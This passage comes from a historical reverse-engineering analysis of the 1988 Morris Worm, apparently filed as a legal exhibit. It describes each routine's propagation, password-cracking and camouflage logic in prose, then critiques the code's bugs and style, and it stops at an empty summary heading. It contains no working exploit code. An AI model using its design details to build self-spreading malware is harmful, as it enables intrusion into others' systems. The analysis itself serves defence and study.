5. A Tour of the Worm

The following is a brief, high-level description of the routines present in the Worm code. The description covers all the significant functionality of the program, but does not describe all the auxiliary routines used nor does it describe all the parameters or algorithms involved. It should, however, give the user a complete view of how the Worm functioned.

5.1. Data Structures

The Worm had a few global data structures worth mentioning. Additionally, the way it handled some local data is of interest.

5.1.1. Host list

The Worm constructed a linked list of host records. Each record contained an array of 12 character pointers to allow storage of up to 12 host names/aliases. Each record also contained an array of six long unsigned integers for host addresses, and each record contained a flag field. The only flag bits used in the code appear to be 0x01 (host was a gateway), 0x2 (host has been infected), 0x4 (host cannot be infected — not reachable, not UNIX, wrong machine type), and 0x8 (host was ‘‘equivalent’’ in the sense that it appeared in a context like *.rhosts* file).

[11] Using TCP port 11357 on host 128.32.137.13.

Netskope Exhibit 1002 - Appendix B1

5.1.2. Gateway List

The Worm constructed a simple array of gateway IP addresses through the use of the system *netstat* command. These addresses were used to infect directly connected networks. The use of the list is described in the explanation of *scan_gateways* and *rt_init*, below.

5.1.3. Interfaces list

An array of records was filled in with information about each network interface active on the current host. This included the name of the interface, the outgoing address, the netmask, the destination host if the link was point-to-point[12], and the interface flags. Interestingly, although this routine was coded to get the address of the host on the remote end of point-to-point links, no use seems to have been made of that information anywhere else in the program.

5.1.4. Pwd

A linked list of records was built to hold user information. Each structure held the account name, the encrypted password, the home directory, the GECOS field, and a link to the next record. A blank field was also allocated for decrypted passwords as they were found.

5.1.5. objects

The program maintained an array of ‘‘objects’’ that held the files that composed the Worm. Rather than have the files stored on disk, the program read the files into these internal structures. Each record in the list contained the suffix of the file name (e.g., ‘‘sun3.o’’), the size of the file, and the encrypted contents of the file. The use of this structure is described below.

5.1.6. Words

A mini-dictionary of words was present in the Worm to use in password guessing (see Appendix A). The words were stored in an array, and every word was masked (XOR) with the bit pattern 0x80. Thus, the dictionary would not show up with an invocation of the *strings* program on the binary or object files.

5.1.7. Embedded Strings

Every text string used by the program, except for the words in the mini-dictionary, was masked (XOR) with the bit pattern 0x81. Every time a string was referenced, it was referenced via a call to *XS*. The *XS* function decrypted the requested string in a static circular buffer and returned a pointer to the decrypted version. This also kept any of the text strings in the program from appearing during an invocation of *strings*. Simply clearing the high order bit (e.g., XOR 0x80) or displaying the program binary would not produce intelligible text. All references to XS have been omitted from the following text; realize that every string was so encrypted.

It is not evident how the strings were placed in the program in this manner. The masked strings were present inline in the code, so some preprocessor or a modified version of the compiler was likely used. This represents a significant effort by the author of the Worm, and suggests quite strongly that the author wanted to complicate or prevent the analysis of the program once it was discovered.

5.2. Routines

The descriptions given here are arranged in alphabetic order. The names of some routines are exactly as used by the author of the code. Other names are based on the function of the routine, and those names were chosen because the original routines were declared *static* and name information was not present in the object files.

If the reader wishes to trace the functional flow of the Worm, begin with the descriptions of routines **main** and **doit** (presented first for this reason). By function, the routines can be (arbitrarily) grouped as follows:

> **setup and utility**: main, doit, crypt, h_addaddr, h_addname, h_addr2host, h_clean, h_name2host, if_init, loadobject, makemagic, netmaskfor, permute, rt_init, supports_rsh, and supports_telnet.
>
> **network & password attacks**: attack_network, attack_user, crack_0, crack_1, crack_2, crack_3, cracksome, ha, hg, hi, hl, hul, infect, scan_gateways, sendWorm, try_fingerd, try_password, try_rsh, try_sendmail, and waithit.
>
> **camouflage**: checkother, other_sleep, send_message, and xorbuf.

5.2.1. main

This was where the program started. The first thing it did was change its argument vector to make it look like it was the shell running. Next, it set its resource limits so a failure would not drop a core file. Then it loaded all the files named on the command line into the object structure in memory using calls to *loadobject*. If the *l1.c* file was not one of the objects loaded, the Worm would immediately call *exit*.

Next, the code unlinked all the object files, the file named *sh* (the Worm itself), and the file /tmp/.dumb (apparently a remnant of some earlier version of the program, possibly used as a restraint or log during testing—the file is not otherwise referenced). The program then finished zeroing out the argument vector.

Next, the code would call *if_init;* if no interfaces were discovered by that routine, the program would call *exit.* The program would then get its current process group. If the process group was the same as its parent process id (passed on the command line), it would reset its process group and send a KILL signal to its parent.

Last of all, the routine *doit* was invoked.

5.2.2. doit

This was the main Worm code. First, a variable was set to the current time with a call to *time*, and the random number generator was initialized with the return value.

Next, the routines *hg* and *hl* were invoked to infect some hosts. If one or both of these failed to infect any hosts, the routine *ha* was invoked.

Next, the routine *checkother* was called to see if other Worms were on this host. The routine *send_message* was also called to cast suspicion on the folks at Berkeley.[13] The code then entered an infinite loop:

> A call would be made to *cracksome* followed by a call to *other_sleep* with a parameter of 30. Then *cracksome* would be called again. At this point, the process would *fork* itself, and the parent would *exit*, leaving the child to continue.
>
> Next, the routines *hg, ha,* and *hi* would all be called to infect other hosts. If any one (or combination) of these routines failed to infect a new host, the routine *hl* would be called to infect a local host. Thus, the code was aggressive about always infecting at least one host each pass through this loop. The logic here was faulty, however, because if all known gateway hosts were infected, or a bad set of host numbers were tried in *ha*, this code would call *hl* every time through the loop. Such behavior was one of the reasons hosts

[13] As if some of them aren't suspicious enough!

Netskope Exhibit 1002 - Appendix B1

became overloaded with Worm processes: every pass through the loop, each Worm would likely be forced to infect another local host. Considering that multiple Worms could run on a host for some time before one would exit, this could lead to an exponential growth of Worms in a LAN environment.

Next, the routine *other_sleep* was called with a timeout of 120. A check was then made to see if the Worm had run for more than 12 hours. If so, a call was made to *h_clean*.

Finally, a check was made of the *pleasequit* and *nextw* variables (set in *other_sleep* or *checkother*, and *crack_2*, respectively). If *pleasequit* was nonzero, and *nextw* was greater than 10, the Worm would *exit*.

5.2.3. attack_network

This routine was designed to infect random hosts on a subnet. First, for each of the network interfaces, if checked to see if the target host was on a network to which the current host was directly connected. If so, the routine immediately returned.[14]

Based on the class of the netmask (e.g., Class A, Class B), the code constructed a list of likely network numbers. A special algorithm was used to make good guesses at potential Class A host numbers. All these constructed host numbers were placed in a list, and the list was then randomized using *permute.* If the network was Class B, the permutation was done to favor low-numbered hosts by doing two separate permutations—the first six hosts in the output list were guaranteed to be chosen from the first dozen (low-numbered) host numbers generated.

The first 20 entries in the permuted list were the only ones examined. For each such IP address, its entry was retrieved from the global list of hosts (if it was in the list). If the host was in the list and was marked as already infected or immune, it was ignored. Otherwise, a check was made to see if the host supported the rsh command (identifying it as existing and having BSD-derived networking services) by calling *supports_rsh*. If the host did support rsh, it was entered into the hosts list if not already present, and a call to *infect* was made for that host.

If a successful infection occurred, the routine returned early with a value of TRUE (1).

5.2.4. attack_user

This routine was called after a user password was broken. It has some incorrect code and may not work properly on every architecture because a subroutine call was missing an argument. However, on Suns and VAXen, the code will work because the missing argument was supplied as an **extra** argument to the previous call, and the order of the arguments on the stack matches between the two routines. It was largely a coincidence that this worked.

The routine attempted to open a *.forward* file in the the user's home directory, and then for each host and user name present in that file, it called the *hul* routine. It then did the same thing with the *.rhosts* file, if present, in the user's home directory.

5.2.5. checkother

This routine was to see if another Worm was present on this machine and is a companion routine to *other_sleep*. First, a random value was checked: with a probability of 1 in 7, the routine returned without ever doing anything—these Worms become immortal in the sense that they never again participated in the process of thinning out multiple local Worms.

---

[14] This appears to be a bug. The probable assumption was that the routine *hl* would handle infection of local hosts, but *hl* calls this routine! Thus, local hosts were never infected via this route.

Netskope Exhibit 1002 - Appendix B1

Otherwise, the Worm created a socket and tried to connect to the local ‘‘Worm port’’—23357. If the connection was successful, an exchange of challenges was made to verify that the other side was actually a fellow Worm. If so, a random value was written to the other side, and a value was read from the socket.

If the sum of the value sent plus the value read was even, the local Worm set its *please-quit* variable to 1, thus marking it for eventual self-destruction. The socket was then closed, and the Worm opened a new socket on the same port (if it was not destined to self-destruct) and set *other_fd* to that socket to listen for other Worms.

If any errors were encountered during this procedure, the Worm involved set *other_fd* to -1 and it returned from the routine. This meant that any error caused the Worm to be immortal, too.

5.2.6. crack_0

This routine first scanned the /etc/hosts.equiv file, adding new hosts to the global list of hosts and setting the flags field to mark them as *equivalent.* Calls were made to *name2host* and *getaddrs*. Next, a similar scan was made of the */.rhosts* file using the exact same calls.

The code then called *setpwent* to open the /etc/passwd file. A loop was performed as long as passwords could be read:

> Every 10th entry, a call was made to *other_sleep* with a timeout of 0. For each user, an attempt was made to open the file *.forward*[15] in the home directory of that user, and read the hostnames therein. These hostnames were also added to the host list and marked as equivalent. The encrypted password, home directory, and GECOS field for each user was stored into the pwd structure.

After all user entries were read, the *endpwent* routine was invoked, and the *cmode* variable was set to 1.

5.2.7. crack_1

This routine tried to break passwords. It was intended to loop until all accounts had been tried, or until the next group of 50 accounts had been tested. In the loop:

> A call was made to *other_sleep* with a parameter of zero each time the loop index modulo 10 was zero (i.e., every 10 calls). Repeated calls were made to *try_password* with the values discussed earlier in §4-8b.
>
> Once all accounts had been tried, the variable *cmode* was set to 2.

The code in this routine was faulty in that the index of the loop was never incremented! Thus, the check at every 50 accounts, and the call to *other-sleep* every 10 accounts would not occur. Once entered, *crack_1* ran until it had checked all user accounts.

5.2.8. crack_2

This routine used the mini-dictionary in an attempt to break user passwords (see Appendix A). The dictionary was first permuted (using the *permute*) call. Each word was decrypted in-place by XORing its bytes with 0x80. The decrypted words were then passed to the *try_password* routine for each user account. The dictionary was then re-encrypted.

---

[15] This is puzzling. The appropriate file to scan for equivalent hosts would have been the *.rhosts* file, not the *.forward* file.

A global index, named *nextw* was incremented to point to the next dictionary entry. The *nextw* index is also used in *doit* to determine if enough effort had been expended so that the Worm could ‘‘...go gently into that good night.’’ When no more words were left, the variable *cmode* was set to 3.

There are two interesting points to note in this routine: the reverse of these words were not tried, although that would seem like a logical thing to do, and all words were encrypted and decrypted in place rather than in a temporary buffer. This is less efficient than a copy while masking since no re-encryption ever needs to be done. As discussed in the next section, many examples of unnecessary effort such as this were present in the program. Furthermore, the entire mini-dictionary was decrypted all at once rather than a word at a time. This would seem to lessen the benefit of encrypting those words at all, since the entire dictionary would then be present in memory as plaintext during the time all the words were tried.

5.2.9. crack_3

This was the last password cracking routine. It opened /usr/dict/words, and for each word found it called *try_password* against each account. If the first letter of the word was a capital, it was converted to lower case and retried. After all words were tried, the variable *cmode* was incremented and the routine returned.

In this routine, no calls to *other_sleep* were interspersed, thus leading to processes that ran for a long time before checking for other Worms on the local machine. Also of note, this routine did not try the reverse of words either!

5.2.10. cracksome

This routine was a simple switch statement on an external variable named *cmode* and it implemented the five strategies discussed in §4-8 of this paper. State zero called *crack_0*, state one called *crack_1*, state two called *crack_2*, and state three called *crack_3*. The default case simply returned.

5.2.11. crypt

This routine took a key and a salt, then performed the UNIX password encryption function on a block of zero bits. The return value of the routine was a pointer to a character string of 13 characters representing the encoded password.

The routine was highly optimized and differs considerably from the standard library version of the same routine. It called the following routines: *compkeys, mungE, des,* and *ipi.* A routine, *setupE*, was also present and was associated with this code, but it was never referenced. It appears to duplicate the functionality of the *mungE* function.

5.2.12. h_addaddr

This routine added alternate addresses to a host entry in the global list if they were not already present.

5.2.13. h_addname

This routine added host aliases (names) to a given host entry. Duplicate entries were suppressed.

Netskope Exhibit 1002 - Appendix B1

5.2.14. h_addr2host

The host address provided to the routine was checked against each entry in the global host list to see if it was already present. If so, a pointer to that host entry was returned. If not, and if a parameter flag was set, a new entry was initialized with the argument address and a pointer to it was returned.

5.2.15. h_clean

This routine traversed the host list and removed any entries marked as infected or immune (leaving hosts not yet tried).

5.2.16. h_name2host

Just like *h_addr2host* except the comparison was done by name with all aliases.

5.2.17. ha

This routine tried to infect hosts on remote networks. First, it checked to see if the gateways list had entries; if not, it called *rt_init*. Next, it constructed a list of all IP addresses for gateway hosts that responded to the *try_telnet* routine. The list of host addresses was randomized by *permute*. Then, for each address in the list so constructed, the address was masked with the value returned by *netmaskfor* and the result was passed to the *attack_network* routine. If an attack was successful, the routine exited early with a return value of TRUE.

5.2.18. hg

This routine attempted to infect gateway machines. It first called *rt_init* to reinitialize the list of gateways, and then for each gateway it called the main infection routine, *infect*, with the gateway as an argument. As soon as one gateway was successfully infected, the routine returned TRUE.

5.2.19. hi

This routine tried to infect hosts whose entries in the hosts list were marked as *equivalent.* The routine traversed the global host list looking for such entries and then calling *infect* with those hosts. A successful infection returned early with the value TRUE.

5.2.20. hl

This routine was intended to attack hosts on directly-connected networks. For each alternate address of the current host, the routine *attack_network* was called with an argument consisting of the address logically and-ed with the value of *netmask* for that address. A success caused the routine to return early with a return value of TRUE.

5.2.21. hul

This function attempted to attack a remote host via a particular user. It first checked to make sure that the host was not the current host and that it had not already been marked as infected. Next, it called *getaddrs* to be sure there was an address to be used. It examined the username for punctuation characters, and returned if any were found. It then called *other_sleep* with an argument of 1.

Next, the code tried the attacks described in §4-10. Calls were made to *sendWorm* if either attack succeeded in establishing a shell on the remote machine.

5.2.22. if_init

This routine constructed the list of interfaces using *ioctl* calls. In summary, it obtained information about each interface that was up and running, including the destination address in point-to-point links, and any netmask for that interface. It initialized the *me* pointer to the first non-loopback address found, and it entered all alternate addresses in the address list.

5.2.23. infect

This was the main infection routine. First, the host argument was checked to make sure that it was not the current host, that it was not currently infected, and that it had not been determined to be immune. Next, a check was made to be sure that an address for the host could be found by calling *getaddrs*. If no address was found, the host was marked as immune and the routine returned FALSE.

Next, the routine called *other_sleep* with a timeout of 1. Following that, it tried, in succession, calls to *try_rsh*, *try_fingerd*, and *try_sendmail*. If the calls to *try_rsh* or *try_fingerd* succeeded, the file descriptors established by those invocations were passed as arguments to the *sendWorm* call. If any of the three infection attempts succeeded, *infect* returned early with a value of TRUE. Otherwise, the routine returned FALSE.

5.2.24. loadobject

This routine read an object file into the *objects* structure in memory. The file was opened and the size found with a call to the library routine *fstat*. A buffer was *malloc*'d of the appropriate size, and a call to *read* was made to read the contents of the file. The buffer was encrypted with a call to *xorbuf*, then transferred into the *objects* array. The suffix of the name (e.g., sun3.o, l1.c, vax.o) was saved in a field in the structure, as was the size of the object.

5.2.25. makemagic

The routine used the library *random* call to generate a random number for use as a challenge number. Next, it tried to connect to the telnet port (#23) of the target host, using each alternate address currently known for that host. If a successful connection was made, the library call *getsockname* was called to get the canonical IP address of the current host relative to the target.

Next, up to 1024 attempts were made to establish a TCP socket, using port numbers generated by taking the output of the random number generator modulo 32767. If the connection was successful, the routine returned the port number, the file descriptor of the socket, the canonical IP address of the current host, and the challenge number.

5.2.26. netmaskfor

This routine stepped through the *interfaces* array and checked the given address against those interfaces. If it found that the address was reachable through a connected interface, the netmask returned was the netmask associated with that interface. Otherwise, the return was the default netmask based on network type (Class A, Class B, Class C).

5.2.27. other_sleep

This routine checked a global variable named *other_fd*. If the variable was less than zero, the routine simply called *sleep* with the provided timeout argument, then returned.

Otherwise, the routine waited on a *select* system call for up to the value of the timeout. If the timeout expired, the routine returned. Otherwise, if the *select* return code indicated there was input pending on the *other_fd* descriptor, it meant there was another Worm on the current

machine. A connection was established and an exchange of ‘‘magic’’ numbers was made to verify identity. The local Worm then wrote a random number (produced by *random*) to the other Worm via the socket. The reply was read and a check was made to ensure that the response came from the localhost (127.0.0.1). The file descriptor was closed.

If the random value sent plus the response was an odd number, the *other_fd* variable was set to -1 and the *pleasequit* variable was set to 1. This meant that the local Worm would die when conditions were right (cf. *doit*), and that it would no longer attempt to contact other Worms on the local machine. If the sum was even, the other Worm was destined to die.

5.2.28. permute

This routine randomized the order of a list of objects. This was done by executing a loop once for each item in the list. In each iteration of the loop, the *random* number generator was called modulo the number of items in the list. The item in the list indexed by that value was swapped with the item in the list indexed by the current loop value (via a call to *bcopy*).

5.2.29. rt_init

This initialized the list of gateways. It started by setting an external counter, *ngateways*, to zero. Next, it invoked the command ‘‘/usr/ucb/netstat -r -n’’ using a *popen* call. The code then looped while output was received from the netstat command:

> A line was read. A call to *other_sleep* was made with a timeout of zero. The input line was parsed into a destination and a gateway. If the gateway was not a valid IP address, or if it was the loopback address (127.0.0.1), it was discarded. The value was then compared against all the gateway addresses already known; duplicates were skipped. It was also compared against the list of local interfaces (local networks), and discarded if a duplicate. Otherwise, it was added to the list of gateways and the counter incremented.

5.2.30. scan_gateways

First, the code called *permute* to randomize the gateways list. Next, it looped over each gateway or the first 20, whichever was less:

> A call was made to *other_sleep* with a timeout of zero. The gateway IP address was searched for in the host list; a new entry was allocated for the host if none currently existed. The gateway flag was set in the flags field of the host entry. A call was made to the library routine *gethostbyaddr* with the IP number of the gateway. The name, aliases and address fields were added to the host list, if not already present. Then a call was made to *gethostbyname* and alternate addresses were added to the host list.

After this loop was executed, a second loop was started that did effectively the same thing as the first! There is no clear reason why this was done, unless it is a remnant of earlier code, or a stub for future additions.

5.2.31. send_message

This routine made a call to *random* and 14 out of 15 times returned without doing anything. In the 15th case, it opened a stream socket to host ‘‘ernie.berkeley.edu’’ and then tried to send an uninitialized byte using the *sendto* call. This would not work (using a UDP send on a TCP socket).

5.2.32. sendWorm

This routine sent the Worm code over a connected TCP circuit to a remote machine. First it checked to make sure that the objects table held a copy of the l1.c code (see Appendix B). Next, it called *makemagic* to get a local socket established and to generate a challenge string. Then, it encoded and wrote the script detailed previously in §4-2a. Finally, it called *waithit* and returned the result code of that routine.

The object files shipped across the link were decrypted in memory first by a call to *xorbuf* and then re-encrypted afterwards.

5.2.33. supports_rsh

This routine determined if the target host, specified as an argument, supported the BSD-derived *rsh* protocol. It did this by creating a socket and attempting a TCP connection to port 514 on the remote machine. A timeout or connect failure caused a return of FALSE; otherwise, the socket was closed and the return value was TRUE.

5.2.34. supports_telnet

This routine determined if a host was reachable and supported the *telnet* protocol (i.e., was probably not a router or similar ‘‘dumb’’ box). It was similar to *supports_rsh* in nature. The code established a socket, connected to the remote machine on port 23, and returned FALSE if an error or timeout occurred; otherwise, the socket was closed and TRUE was returned.

5.2.35. try_fingerd

This routine tried to establish a connection to a remote finger daemon on the given host by connecting to port 79. If the connection succeeded, it sent across an overfull buffer as described in §4-8b and waited to see if the other side became a shell. If so, it returned the file descriptors to the caller; otherwise, it closed the socket and returned a failure code.

5.2.36. try_password

This routine called *crypt* with the password attempt and compared the result against the encrypted password in the pwd entry for the current user. If a match was found, the unencrypted password was copied into the pwd structure, and the routine *attack_user* was invoked.

5.2.37. try_rsh

This function created two pipes and then *fork*ed a child process. The child process attempted to *rexec* a remote shell on the host specified in the parameters, using the specified username and password. Then the child process tried to invoke the *rsh* command by attempting to run, in order, ‘‘/usr/ucb/rsh,’’ ‘‘/usr/bin/rsh,’’ and ‘‘/bin/rsh.’’ If the remote shell succeeded, the function returned the file descriptors of the open pipe. Otherwise, it closed all file descriptors, killed the child with a SIGKILL, and reaped it with a call to *wait3*.

5.2.38. try_sendmail

This routine attempted to establish a connection to the SMTP port (#25) on the remote host. If successful, it conducted the dialog explained in §4-2b. It then called the *waithit* routine to see if the infection ‘‘took.’’

Return codes were checked after each line was transmitted, and if a return code indicated a problem, the routine aborted after sending a ‘‘quit’’ message.

5.2.39. waithit

This function acted as the bootstrap server for a vector program on a remote machine. It waited for up to 120 seconds on the socket created by the *makemagic* routine, and if no connection was made it closed the socket and returned a failure code. Likewise, if the first thing received was not the challenge string shipped with the bootstrap program, the socket was closed and the routine returned.

The routine decrypted each object file using *xorbuf* and sent it across the connection to the vector program (see Appendix B). Then a script was transmitted to compile and run the vector. This was described in §4-4. If the remote host was successfully infected, the infected flag was set in the host entry and the socket closed. Otherwise, the routine sent *rm* command strings to delete each object file.

The function returned the success or failure of the infection.

5.2.40. xorbuf

This routine was somewhat peculiar. It performed a simple encryption/decryption function by XORing the buffer passed as an argument with the first 10 bytes of the xorbuf routine itself! This code would not work on a machine with a split I/D space or on tagged architectures.

6. Analysis of the Code

6.1. Structure and Style

An examination of the reverse-engineered code of the Worm is instructive. Although it is not the same as reading the original code, it does reveal some characteristics of the author(s). One conclusion that may surprise some people is that the quality of the code is mediocre, and might even be considered poor. For instance, there are places where calls are made to functions with either too many or too few arguments. Many routines have local variables that are either never used, or are potentially used before they are initialized. In at least one location, a struct is passed as an argument rather than the address of the struct. There is also dead code, as routines that are never referenced, and as code that cannot be executed because of conditions that are never met (possibly bugs). It appears that the author(s) never used the *lint* utility on the program.

At many places in the code, there are calls on system routines and the return codes are never checked for success. In many places, calls are made to the system heap routine, *malloc* and the result is immediately used without any check. Although the program was configured not to leave a core file or other evidence if a fatal failure occurred, the lack of simple checks on the return codes is indicative of sloppiness; it also suggests that the code was written and run with minimal or no testing. It is certainly possible that some checks were written into the code and elided subject to conditional compilation flags. However, there would be little reason to remove those checks from the production version of the code.

The structures chosen for some of the internal data are also revealing. Everything was represented as linked lists of structures. All searches were done as linear passes through the appropriate list. Some of these lists could get quite long and doubtless that considerable CPU time was spent by the Worm just maintaining and searching these lists. A little extra code to implement hash buckets or some form of sorted lists would have added little overhead to the program, yet made it much more efficient (and thus quicker to infect other hosts and less obvious to system watchers). Linear lists may be easy to code, but any experienced programmer or advanced CS student should be able to implement a hash table or lists of hash buckets with little difficulty.

Some effort was duplicated in spots. An example of this was in the code that tried to break passwords. Even if the password to an account had been found in an earlier stage of execution, the Worm would encrypt every word in the dictionary and attempt a match against it. Similar redundancy can be found in the code to construct the lists of hosts to infect.

There are locations in the code where it appears that the author(s) meant to execute a particular function but used the wrong invocation. The use of the UDP send on a TCP socket is one glaring example. Another example is at the beginning of the program where the code sends a KILL signal to its parent process. The surrounding code gives strong indication that the user actually meant to do a *killpg* instead but used the wrong call.

The one section of code that appears particularly well-thought-out involves the *crypt* routines used to check passwords. As has been noted in[Seel88], this code is nine times faster than the standard Berkeley *crypt* function. Many interesting modifications were made to the algorithm, and the routines do not appear to have been written by the same author as the rest of the code. Additionally, the routines involved have some support for both encryption and decryption—even though only encryption was needed for the Worm. This supports the assumption that this routine was written by someone other than the author(s) of the program, and included with this code. It would be interesting to discover where this code originated and how it came to be in the Worm program.

The program could have been much more virulent had the author(s) been more experienced or less rushed in her/his coding. However, it seems likely that this code had been developed over a long period of time, so the only conclusion that can be drawn is that the author(s) was sloppy or careless (or both), and perhaps that the release of the Worm was premature.

6.2. Problems of Functionality

There is little argument that the program was functional. In fact, we all wish it had been less capable! However, we are lucky in the sense that the program had flaws that prevented it from operating to the fullest. For instance, because of an error, the code would fail to infect hosts on a local area network even though it might identify such hosts.

Another example of restricted functionality concerns the gathering of hostnames to infect. As noted already, the code failed to gather host names from user *.rhosts* files early on. It also did not attempt to collect host names from other user and system files containing such names (e.g., /etc/hosts.lpd).

Many of the operations could have been done ‘‘smarter.’’ The case of using linear structures has already been mentioned. Another example would have been to sort user passwords by the *salt* used. If the same salt was present in more than one password, then all those passwords could be checked in parallel as a single pass was made through the dictionaries. On our machine, 5% of the 200 passwords share the same salts, for instance.

No special advantage was taken if the root password was compromised. Once the root password has been broken, it is possible to fork children that set their uid and environment variables to match each designated user. These processes could then attempt the rsh attack described earlier in this report. Instead, root is treated as any other account.

It has been suggested to me that this treatment of root may have been a conscious choice of the Worm author(s). Without knowing the true motivation of the author, this is impossible to decide. However, considering the design and intent of the program, I find it difficult to believe that such exploitation would have been omitted if the author had thought of it.

The same attack used on the finger daemon could have been extended to the Sun version of the program, but was not. The only explanations that come to mind why this was not done

Netskope Exhibit 1002 - Appendix B1

are that the author lacked the motivation, the ability, the time, or the resources to develop a version for the Sun. However, at a recent meeting, Professor Rick Rashid of Carnegie-Mellon University was heard to claim that Robert T. Morris, the alleged author of the Worm, had revealed the *fingerd* bug to system administrative staff at CMU well over a year ago.[16] Assuming this report is correct and the Worm author is indeed Mr. Morris, it is obvious that there was sufficient time to construct a Sun version of the code. I asked three Purdue graduate students (Shawn D. Ostermann, Steve J. Chapin, and Jim N. Griffioen) to develop a Sun 3 version of the attack, and they did so in under three hours. The Worm author certainly must have had access to Suns or else he would not have been able to provide Sun binaries to accompany the operational Worm. Motivation should also not be a factor considering everything else present in the program. With time and resources available, the only reason I cannot immediately rule out is that he lacked the knowledge of how to implement a Sun version of the attack. This seems unlikely, but given the inconsistent nature of the rest of the code, it is certainly a possibility. However, if this is the case, it raises a new question: was the author of the Worm the original author of the VAX *fingerd* attack?

Perhaps the most obvious shortcoming of the code is the lack of understanding about propagation and load. The reason the Worm was spotted so quickly and caused so much disruption was because it replicated itself exponentially on some networks, and because each Worm carried no history with it. Admittedly, there was a check in place to see if the current machine was already infected, but one out of every seven Worms would never die even if there was an existing infestation. Furthermore, Worms marked for self-destruction would continue to execute up to the point of having made at least one complete pass through the password file. Many approaches could have been taken by the author(s) to slow the growth of the Worm or prevent reinfestation; little is to be gained from explaining them here, but their absence from the Worm program is telling. Either the author(s) did not have any understanding of how the program would propagate, or else she/he/they did not care; the existence in the Worm of mechanisms to limit growth tends to indicate that it was a lack of understanding rather than indifference.

Some of the algorithms used by the Worm were reasonably clever. One in particular is interesting to note: when trying passwords from the built-in list, or when trying to break into connected hosts, the Worm would randomize the list of candidates for trial. Thus, if more than one Worm were present on the local machine, they would be more likely to try candidates in a different order, thus maximizing their coverage. This implies, however (as does the action of the pleasequit variable) that the author(s) was not overly concerned with the presence of multiple Worms on the same machine. More to the point, multiple Worms were allowed for a while in an effort to maximize the spread of the infection. This also supports the contention that the author did not understand the propagation or load effects of the Worm.

The design of the vector program, the ‘‘thinning’’ protocol, and the use of the internal state machine were all clever and non-obvious. The overall structure of the program, especially the code associated with IP addresses, indicates considerable knowledge of networking and the routines available to support it. The knowledge evidenced by that code would indicate extensive experience with networking facilities. This, coupled with some of the errors in the Worm code related to networking, further support the thesis that the author was not a careful programmer—the errors in those parts of the code were probably not errors because of ignorance or inexperience.

[16] Private communication from someone present at the meeting.

Netskope Exhibit 1002 - Appendix B1

6.3. Camouflage

Great care was taken to prevent the Worm program from being stopped. This can be seen by the caution with which new files were introduced into a machine, including the use of random challenges. It can be seen by the fact that every string compiled into the Worm was encrypted to prevent simple examination. It was evidenced by the care with which files associated with the Worm were deleted from disk at the earliest opportunity, and the corresponding contents were encrypted in memory when loaded. It was evidenced by the continual forking of the process, and the (faulty) check for other instances of the Worm on the local host.

The code also evidences precautions against providing copies of itself to anyone seeking to stop the Worm. It sets its resource limits so it cannot dump a core file, and it keeps internal data encrypted until used. Luckily, there are other methods of obtaining core files and data images, and researchers were able to obtain all the information they needed to disassemble and reverse-engineer the code. There is no doubt, however, that the author(s) of the Worm intended to make such a task as difficult as possible.

6.4. Specific Comments

Some more specific comments are worth making. These are directed to particular aspects of the code rather than the program as a whole.

6.4.1. The sendmail attack

Many sites tend to experience substantial loads because of heavy mail traffic. This is especially true at sites with mailing list exploders. Thus, the administrators at those sites have configured their mailers to queue incoming mail and process the queue periodically. The usual configuration is to set sendmail to run the queue every 30 to 90 minutes.

The attack through sendmail would fail on these machines unless the vector program were delivered into a nearly empty queue within 120 seconds of it being processed. The reason for this is that the infecting Worm would only wait on the server socket for two minutes after delivering the ‘‘infecting mail.’’ Thus, on systems with delayed queues, the vector process would not get built in time to transfer the main Worm program over to the target. The vector process would fail in its connection attempt and exit with a non-zero status.

Additionally, the attack through sendmail invoked the vector program without a specific path. That is, the program was invoked with ‘‘foo’’ instead of ‘‘./foo’’ as was done with the shell-based attack. As a result, on systems where the default path used by sendmail’s shell did not contain the current directory (‘‘.’’), the invocation of the code would fail. It should be noted that such a failure interrupts the processing of subsequent commands (such as the *rm* of the files), and this may be why many system administrators discovered copies of the vector program source code in their /usr/tmp directories.

6.4.2. The machines involved

As has already been noted, this attack was made only on Sun 3 machines and VAX machines running BSD UNIX. It has been observed in at least one mailing list that had the Sun code been compiled with the -mc68010 flag, more Sun machines would have fallen victim to the Worm. It is a matter of some curiosity why more machines were not targeted for this attack. In particular, there are many Pyramid, Sequent, Gould, Sun 4, and Sun i386 machines on the net.[17] If binary files for those had also been included, the Worm could have spread much

[17] The thought of a Sequent Symmetry or Gould NP1 infected with multiple copies of the Worm presents an awesome (and awful) thought. The effects noticed locally when the Worm broke into a mostly unloaded VAX 8800 were spectacular. The effects on a machine with one or two orders of magnitude more

Netskope Exhibit 1002 - Appendix B1

further. As it was, some locations such as Ohio State were completely spared the effects of the Worm because all their ''known'' machines were of a type that the Worm could not infect. Since the author of the program knew how to break into arbitrary UNIX machines, it seems odd that he/she did not attempt to compile the program on foreign architectures to include with the Worm.

6.4.3. Portability considerations

The author(s) of the Worm may not have had much experience with writing portable UNIX code, including shell scripts. Consider that in the shell script used to compile the vector, the following command is used:

```
if [ -f sh ]
```

The use of the [character as a synonym for the *test* function is not universal. UNIX users with experience writing portable shell files tend to spell out the operator *test* rather than rely on there being a link to a file named ''['' on any particular system. They also know that the *test* operator is built-in to many shells and thus faster than the external [variant, although most shells now have the [alias as built-in functions as well.

The *test* invocation used in the Worm code also uses the *-f* flag to test for presence of the file named *sh*. This provided us with the Worm ''condom'' published Thursday night:[18] creating a directory with the name *sh* in /usr/tmp causes this test to fail, as do later attempts to create executable files by that name. Experienced shell programmers tend to use the equivalent of the *-e* (exists) flag in the csh *test* function in circumstances such as this, to detect not only directories, but sockets, devices, named FIFOs, etc.

Other colloquialisms are present in the code that bespeak a lack of experience writing portable code. One such example is the code loop where file units are closed just after the vector program starts executing, and again in the main program just after it starts executing. In both programs, code such as the following is executed:

```
for (i = 0; i < 32; i++)
        close(i);
```

The portable way to accomplish the task of closing all file descriptors (on Berkeley-derived systems) is to execute:

```
for (i = 0; i < getdtablesize(); i++)
        close (i);
```

or the even more efficient

```
for (i = getdtablesize()-1; i >= 0; i--)
        close(i);
```

This is because the number of file units available (and thus open) may vary from system to system.

---

capacity is a frightening thought.

[18] Developed by a group of Purdue system administrators and system programmers, and tested and verified by Kevin Braunsdorf and Rich Kulawiec at Purdue PUCC.

Netskope Exhibit 1002 - Appendix B1

6.5. Summary

